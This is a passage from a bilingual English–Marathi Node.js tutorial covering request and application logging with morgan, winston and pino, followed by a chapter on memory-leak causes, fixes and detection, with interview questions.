 - **Auditing & Analytics:** record important events for security and gather usage data.
- `console.log` is fine for learning, but for production you need **levels, timestamps, structured JSON, files and rotation**.
- **Simple example:** a ship's logbook. Every event is written with the time, so after a problem you can see exactly what happened.

मराठी सारांश (Logging):

- App मध्ये काय घडले याची वेळेसह नोंद. Debugging, troubleshooting, monitoring, auditing साठी.
- Production मध्ये logs हाच मुख्य आधार.
- Levels: error > warn > info > http > debug.

Log Levels (most to least severe):

- **error:** something failed (exceptions, DB down).
- **warn:** unexpected but handled (deprecated API, retrying).
- **info:** normal important events (server started, user registered).
- **http:** request logs.
- **debug:** detailed info for developers (turn off in production).
- Set a **minimum level:** e.g. `info` in production (debug is hidden), `debug` in development.

Q. What is morgan? (HTTP Request Logger)

Concept:

- `morgan` is an Express middleware that **logs every HTTP request** automatically: method, URL, status code, response time, size.
- It answers "what requests are hitting my server, and how fast?"

- It writes one line **after** the response finishes, so it can include the status code and duration.
- Install: `npm install morgan`. Register it early with `app.use(morgan(...))` so every request is logged.

मराठी सारांश (morgan):

- प्रत्येक HTTP request ची एक line log करणारा Express middleware (method, URL, status, वेळ).
- 'dev' development साठी, 'combined' production साठी.

Code Example: morgan

```
// npm install morgan
const morgan = require('morgan');

app.use(morgan('dev'));          // development: colored, short
// Output: GET /api/users 200 12.345 ms - 532

app.use(morgan('combined'));    // production: Apache-style full line (IP, date, user-agent)
// ::1 - - [10/Oct/2026:13:55:36 +0000] "GET /api/users HTTP/1.1" 200 532 "-" "Mozilla/5.0..."

// Custom format
app.use(morgan(':method :url :status :response-time ms'));
```

- **Syntax:** `morgan(format, options)`
- **format:** A preset ('dev', 'combined', 'common', 'short', 'tiny') or a custom string using tokens (:method, :url, :status, :response-time).
- **options.stream:** Where to write (default `process.stdout`); can be a file or winston.
- **options.skip:** Function to skip some logs, e.g. `skip: (req, res) => res.statusCode < 400` (log only errors).

Q. What is winston? (Application Logger)

Concept:

- winston is a popular, robust, full-featured logging library for **application logs**: your own messages and errors, with **levels**, **formats** (JSON, timestamps) and **transports** (console, files, external services).
- It logs in a structured, consistent and flexible way instead of relying on `console.log()`.
- **morgan vs winston:** morgan logs **HTTP requests**; winston logs **everything else**. They are often used together (morgan writes into winston).
- **pino** is a faster alternative, popular for high-traffic apps.

Code Example: winston Logger (logger.js)

```
// npm install winston
const winston = require('winston');

const logger = winston.createLogger({
  level: process.env.NODE_ENV === 'production' ? 'info' : 'debug',
  format: winston.format.combine(
    winston.format.timestamp(),
    winston.format.errors({ stack: true }), // include stack traces
    winston.format.json() // structured, easy to search
  ),
  transports: [
    new winston.transports.File({ filename: 'logs/error.log', level: 'error' }),
    new winston.transports.File({ filename: 'logs/combined.log' })
  ]
});

if (process.env.NODE_ENV !== 'production') {
  logger.add(new winston.transports.Console({ format: winston.format.simple() }));
}

module.exports = logger;

// usage
logger.info('Server started', { port: 3000 });
logger.warn('Slow query', { ms: 1200, query: 'findUsers' });
logger.error('Payment failed', { orderId: 55, err });

// send morgan's request logs into winston
app.use(morgan('combined', { stream: { write: (msg) => logger.http(msg.trim()) } }));
```

Logging Best Practices:

- Use **structured (JSON) logs** with context: request id, user id, route, duration.
- **Never log secrets:** passwords, tokens, full card numbers, OTPs.
- Use the right **level**; don't log everything as error.
- **Rotate log files** (winston-daily-rotate-file) so the disk doesn't fill up.
- In production, send logs to a central system (ELK, Grafana Loki, Datadog, CloudWatch) for searching and alerts.
- Log errors **once**, in the global error handler, with the stack trace.

मराठी सारांश (Logging):

- **Logging** म्हणजे app मध्ये काय घडले (requests, errors, महत्वाच्या घटना) याची वेळेसह नोंद. Debug, monitoring आणि audit साठी.
- Production मध्ये debugger लावता येत नाही, तिथे logs हाच मुख्य आधार असतो.
- **Levels:** error (अपयश) > warn (इशारा) > info (महत्वाच्या घटना) > http (requests) > debug (developer माहिती). Production मध्ये info पासून वर.

- **morgan:** प्रत्येक HTTP request आपोआप log करतो (method, URL, status, वेळ). 'dev' development साठी, 'combined' production साठी.
- **winston:** app चे स्वतःचे logs. Levels, timestamp, JSON format, files (error.log, combined.log). Morgan चे logs पण winston मध्ये पाठवता येतात.
- **नियम:** passwords / tokens कधीही log करू नका. JSON logs + context (user id, route). Files rotate करा. Production मध्ये central system (ELK, Datadog).
- **उदाहरण:** जहाजाचे logbook. प्रत्येक घटना वेळेसह लिहिली जाते, अडचण आल्यावर नेमके काय झाले ते कळते.

📌 Logging with Winston

Why use Winston?

- **Multiple Log Levels:** Supports priorities like Error, Warn, Info, Debug. Critical issues are always highlighted.
- **Multiple Transports:** You can send logs to multiple places at once: the Console, a File (app.log), or a Database (via plugins).
- **Structured Logging (JSON):** Allows you to log messages in JSON format. This makes it incredibly easy to programmatically analyze logs in production using tools like AWS CloudWatch or DataDog.
- **Asynchronous:** The logging process happens asynchronously, meaning it won't block the main Node.js event loop.

मराठी सारांश (Winston Logger):

- **Winston म्हणजे काय?** Node.js मधील एक प्रसिद्ध Logging Library. मोठ्या Apps मध्ये console.log वापरण्याऐवजी Winston वापरतात.
- **फायदे:** ह्यात Log Levels असतात (Error, Warn, Info). आपण logs एकाच वेळी Terminal वर, File मध्ये आणि Database मध्ये पाठवू शकतो.
- **JSON Format:** Production मध्ये logs JSON format मध्ये save होतात, ज्यामुळे ते वाचणे आणि analyze करणे खूप सोपे जाते.
- हे सर्व काम asynchronously होते, ज्यामुळे server ची speed कमी होत नाही.

📌 Node.js Logging Deep Dive

Q. Basic Console Logging

Code Example: Built-in console methods

```
console.log('Info message');  
console.error('Error message');  
console.warn('Warning message');
```



```
// Table output for arrays or objects
console.table({ name: 'John', age: 45, role: 'admin' });

// Timing an operation
console.time('operation');
for(let i = 0; i < 5; i++) { }
console.timeEnd('operation'); // Logs time taken

// Grouping and Stack trace
console.group('user processing...');
console.trace('Trace message'); // Prints the stack trace
console.groupEnd();
```

Limitations of Console Logging:

- No built-in log levels for filtering (e.g., hiding debug logs in production).
- No log rotation or automatic file management.
- No structured output format (like JSON) which is required for cloud monitoring tools.

मराठी सारांश (console methods):

- `console.log` / `error` / `warn`, `console.table` (table), `console.time` / `timeEnd` (वेळ मोजणे), `console.group`, `console.trace` (stack).
- मर्यादा: levels filter नाहीत, file rotation नाही, JSON नाही.

Q. Advanced Winston Configuration

Winston Terminology:

- `createLogger()`: Creates the logger instance.
- `level: "info"`: Sets the minimum logging level.
- `transports`: Where the logs are stored (Console, File, HTTP).
- `defaultMeta`: Adds default metadata (e.g., service name) to every log.

Formatting Options:

- `simple()`: Simple readable text.
- `json()`: JSON format (best for production).
- `printf()`: Create your own custom format string.
- `colorize()`: Adds colors to terminal logs.
- `timestamp()`: Adds date/time.

Code Example: `defaultMeta` + custom `printf` format

```
const { createLogger, format, transports } = require('winston');
const { combine, timestamp, colorize, printf } = format;

const logger = createLogger({
  level: 'info',
  defaultMeta: { service: 'order-api' },
  format: combine(
    timestamp({ format: 'YYYY-MM-DD HH:mm:ss' }),
    printf(({ timestamp, level, message, service }) => `${timestamp} [${service}] ${level}: ${message}`)
  ),
  transports: [
    new transports.Console({ format: combine(colorize(), format.simple()) }),
    new transports.File({ filename: 'logs/app.log' })
  ]
});

logger.info('Order placed'); // 2026-10-03 10:15:00 [order-api] info: Order placed
```

मराठी सारांश (Logging Deep Dive):

- **Logging का महत्वाचे आहे?** Production मधील errors शोधण्यासाठी आणि App कसे चालले आहे हे पाहण्यासाठी.
- **Console च्या मर्यादा:** `console.log` वापरल्याने logs file मध्ये save होत नाहीत आणि JSON format मध्ये मिळत नाहीत.
- **Winston Formats:** आपण logs ना color करू शकतो (`colorize`), वेळ टाकू शकतो (`timestamp`) किंवा JSON मध्ये save करू शकतो (`format.json`).

Pino Logger

Q. What is Pino?

Concept:

- **Pino** is an extremely fast logging library for Node.js.
- It is designed for very low overhead and optimal performance compared to other loggers.
- It writes **newline-delimited JSON** by default. Pretty printing is done separately (`pino-pretty`), so the app does minimal work.
- Levels: `fatal`, `error`, `warn`, `info`, `debug`, `trace`. Child loggers add fixed context (`logger.child({ module: 'auth' })`).
- Install: `npm install pino pino-http`.

मराठी सारांश (Pino):

- अतिशय fast JSON logger. Formatting वेगळ्या process मध्ये (`pino-pretty`).
- `logger.child({...})` ने context जोडता येतो. High-traffic APIs साठी उत्तम.

```
const logger = require('pino')({ level: 'info' });
logger.info({ userId: 7 }, 'User logged in');
// {"level":30,"time":1730000000000,"userId":7,"msg":"User logged in"}

const authLog = logger.child({ module: 'auth' });
authLog.warn('Wrong password'); // includes "module":"auth"

// Dev: node app.js | npx pino-pretty → colourful readable output
```

Q. Integrating Pino with Express (pino-http)

- pino-http is a middleware that integrates Pino directly with Express.
- It automatically logs incoming HTTP requests and outgoing HTTP responses.
- It attaches a request-specific logger to req.log. This logger automatically includes data like the Request ID, Method, URL, and Response Time.

Code Example: `pnpm install pino pino-http`

```
const express = require("express");
const pino = require("pino");
const { pinoHttp } = require("pino-http");

const app = express();
const logger = pino();
const httpLogger = pinoHttp({ logger });

// Middleware order matters! Add this before your routes.
app.use(httpLogger);

app.get("/", (req, res) => {
  // Write an INFO-level log using the request-specific logger
  req.log.info("Home API called");
  res.json({ status: "running" });
});
```

मराठी सारांश (Pino Logger):

- **Pino:** अतिशय fast आणि कमी मेमरी वापरणारी Logging Library.
- **pino-http:** हे Express middleware आहे, जे आपोआप सर्व HTTP requests आणि responses log करते.
- हे req.log तयार करते, ज्यामुळे प्रत्येक API call मध्ये आपण logs लिहू शकतो (उदा. req.log.info('Done')).




Figure 33.1: Log sources, logger and transports

Interview Questions (Detailed)

Q. Why not use `console.log` in production?

- It has no levels to filter, no JSON structure and no file rotation.
- `console.log` to a terminal or pipe can be synchronous and slow under heavy load.
- A logger like `winston` or `pino` solves all three.

Q. `morgan` vs `winston`?

- **morgan**: only HTTP request lines (method, URL, status, time).
- **winston**: any application log, with levels and transports.
- They are often combined by piping `morgan`'s stream into `winston`.

Q. `winston` vs `pino`?

- **pino** is much faster because it outputs JSON with minimal work and moves formatting to separate processes (transports).
- **winston** is more configurable, with many built-in formats and transports.
- Choose `pino` for high-traffic APIs.

Q. What is a correlation (request) ID?

- A unique ID attached to every log line of one request.
- It lets you trace one user's request across services and log files.
- `pino-http` adds `req.id` automatically.

Chapter 34: Memory Leaks in Node.js

Q. What is a Memory Leak?


Concept:

- A **memory leak** happens when your app keeps holding memory it no longer needs, so the **garbage collector (GC) can't free it**.
- V8's GC frees objects that are **no longer reachable**. A leak means something (a global array, cache, listener, timer, closure) still holds a **reference** to the unneeded objects.
- **Symptoms:** memory (heapUsed / RSS) keeps **growing** over hours/days and never comes back down, the app gets slower (GC working harder), then crashes with JavaScript heap out of memory.
- Long-running servers are especially affected, because small leaks per request add up over millions of requests.
- **Simple example:** a tap left slightly open. Each drop is tiny, but overnight the bucket overflows.

मराठी सारांश (Memory Leak):

- गरज नसलेली memory अजूनही reference मध्ये असल्याने garbage collector ती मोकळी करू शकत नाही.
- Heap हळूहळू वाढत जातो आणि शेवटी heap out of memory ने app crash होतो.

Diagram: Normal Memory vs Memory Leak



Q. Common Causes of Memory Leaks (with Fixes)

1. **Global variables / growing arrays:** data pushed into a module-level array or object on every request and never removed.
2. **Unbounded caches:** a Map used as a cache with no size limit or expiry.
3. **Event listeners never removed:** adding `.on()` on every request to a long-lived emitter. (Node warns: `MaxListenersExceededWarning`.)
4. **Timers never cleared:** `setInterval` that keeps references alive forever.
5. **Closures holding big objects:** a long-lived function that captures a large variable it doesn't need.
6. **Unclosed resources:** DB connections, file streams, sockets left open.

- **7. Storing per-user data in server memory** (e.g. sessions in the default MemoryStore).

मराठी सारांश (Leak ची कारणे):

- Global variables / कधीच न साफ होणारे cache (Map, array).
- न काढलेले event listeners, न थांबवलेले setInterval, मोठे objects धरून ठेवणारे closures.
- उपाय: cache ला मर्यादा (LRU), off(), clearInterval(), WeakMap.

Code Example: ❌ Leaks and ✅ Fixes

```
// 1. ❌ Global array grows forever
const requestLog = [];
app.use((req, res, next) => { requestLog.push({ url: req.url, at: Date.now() }); next(); });
// ✅ Use a logger (Chapter 33), or keep only the last N items
if (requestLog.length > 1000) requestLog.shift();

// 2. ❌ Cache with no limit
const cache = new Map();
function getUser(id) { if (!cache.has(id)) cache.set(id, loadUser(id)); return cache.get(id); }
// ✅ Use an LRU cache with max size + TTL (npm install lru-cache)
const { LRUCache } = require('lru-cache');
const safeCache = new LRUCache({ max: 500, ttl: 1000 * 60 * 5 }); // 500 items, 5 min

// 3. ❌ Listener added on every request (never removed)
app.get('/stream', (req, res) => {
  bus.on('update', (d) => res.write(d)); // piles up forever
});
// ✅ Remove it when the client leaves
app.get('/stream', (req, res) => {
  const onUpdate = (d) => res.write(d);
  bus.on('update', onUpdate);
  req.on('close', () => bus.off('update', onUpdate));
});

// 4. ❌ Interval never cleared
setInterval(() => refreshPrices(bigConfig), 1000);
// ✅ Keep the id and clear it when done / on shutdown
const timer = setInterval(() => refreshPrices(), 1000);
process.on('SIGTERM', () => clearInterval(timer));
```

Q. How to Detect and Debug Memory Leaks?

1. **Monitor memory:** log `process.memoryUsage().heapUsed` regularly, or watch `pm2 monit` / your monitoring dashboard. A leak looks like a line that **only goes up**.
2. **Reproduce under load:** hit the suspicious endpoint many times (e.g. with `autocannon` or `k6`) and watch memory.

3. **Take heap snapshots:** run `node --inspect app.js`, open `chrome://inspect` → Memory tab → take snapshot A, run load, take snapshot B.
4. **Compare snapshots:** use the "Comparison" view to see which object types grew (e.g. thousands of Closure Or Array objects), then follow the **Retainers** path to the code holding them.
5. **Fix and verify:** remove the reference (clear, `off()`, limit the cache), then repeat the test; memory should go up and down.

Code Example: Simple Memory Monitor and Useful Flags

```
// Log memory every 30s (MB)
setInterval(() => {
  const m = process.memoryUsage();
  const mb = (b) => (b / 1024 / 1024).toFixed(1) + ' MB';
  console.log(`heapUsed=${mb(m.heapUsed)} heapTotal=${mb(m.heapTotal)} rss=${mb(m.rss)}`);
}, 30000).unref(); // unref: don't keep the process alive just for this timer

// Useful commands
// node --inspect app.js           → debug + heap snapshots in Chrome DevTools
// node --max-old-space-size=2048 app.js → raise heap limit to 2 GB (hides, doesn't fix, a leak)
// node --heapsnapshot-near-heap-limit=2 app.js → auto-save snapshots before an OOM crash
// pm2 start app.js --max-memory-restart 500M → safety net: restart if memory > 500 MB
```

- **WeakMap / WeakRef:** to attach data to objects without stopping GC from freeing them, use a WeakMap (its keys don't keep objects alive).
- **Restarting with PM2 is a safety net, not a fix.** Find and remove the leaking reference.

मराठी सारांश (Memory Leaks):

- **Memory leak** म्हणजे गरज नसलेली memory app अजूनही धरून ठेवतो, म्हणून garbage collector ती मोकळी करू शकत नाही.
- **लक्षण:** memory तासन्तास फक्त वाढत राहते, app slow होतो, शेवटी heap out of memory crash.
- **कारणे:** (1) global array मध्ये सतत भर, (2) मर्यादा नसलेला cache, (3) प्रत्येक request ला `.on()` listener पण कधीच `off()` नाही, (4) `clearInterval` न केलेले timers, (5) मोठा data धरून ठेवणारे closures, (6) उघडी राहिलेली DB / file connections, (7) server memory मध्ये sessions.
- **उपाय:** LRU cache (max + TTL), listeners काढा (`req.on('close')` मध्ये `off`), timers clear करा, connections बंद करा, sessions Redis मध्ये.
- **शोधणे:** `process.memoryUsage()` लक्ष ठेवा → load test → `node --inspect` ने Chrome DevTools मध्ये दोन heap snapshots → compare करून कोणते objects वाढले आणि त्यांना कोण धरून आहे (Retainers) ते शोधा.
- **PM2** `--max-memory-restart` हा फक्त तात्पुरता उपाय आहे. खरी leak शोधून fix करा.
- **उदाहरण:** थोडासा उघडा राहिलेला नळ. प्रत्येक थेंब छोटा, पण रात्रभरात बादली भरून वाहते.

Interview Questions (Detailed)

Q. What is a memory leak in Node.js?

- Memory that is no longer needed but is still referenced, so the garbage collector cannot free it.
- Heap usage keeps growing until the process crashes (heap out of memory).

Q. Common causes?

- Global variables and unbounded caches (Maps/arrays that only grow).
- Event listeners that are never removed.
- Timers (`setInterval`) never cleared.
- Closures holding large objects.

Q. How do you detect a leak?

- Watch `process.memoryUsage().heapUsed` over time.
- Take heap snapshots with `node --inspect` + Chrome DevTools and compare them.
- Use tools like `clinic.js`.

Q. What does `MaxListenersExceededWarning` mean?

- More than 10 listeners were added to one event, which is often a leak where listeners are added on every request.
- Fix the code. Don't just raise the limit.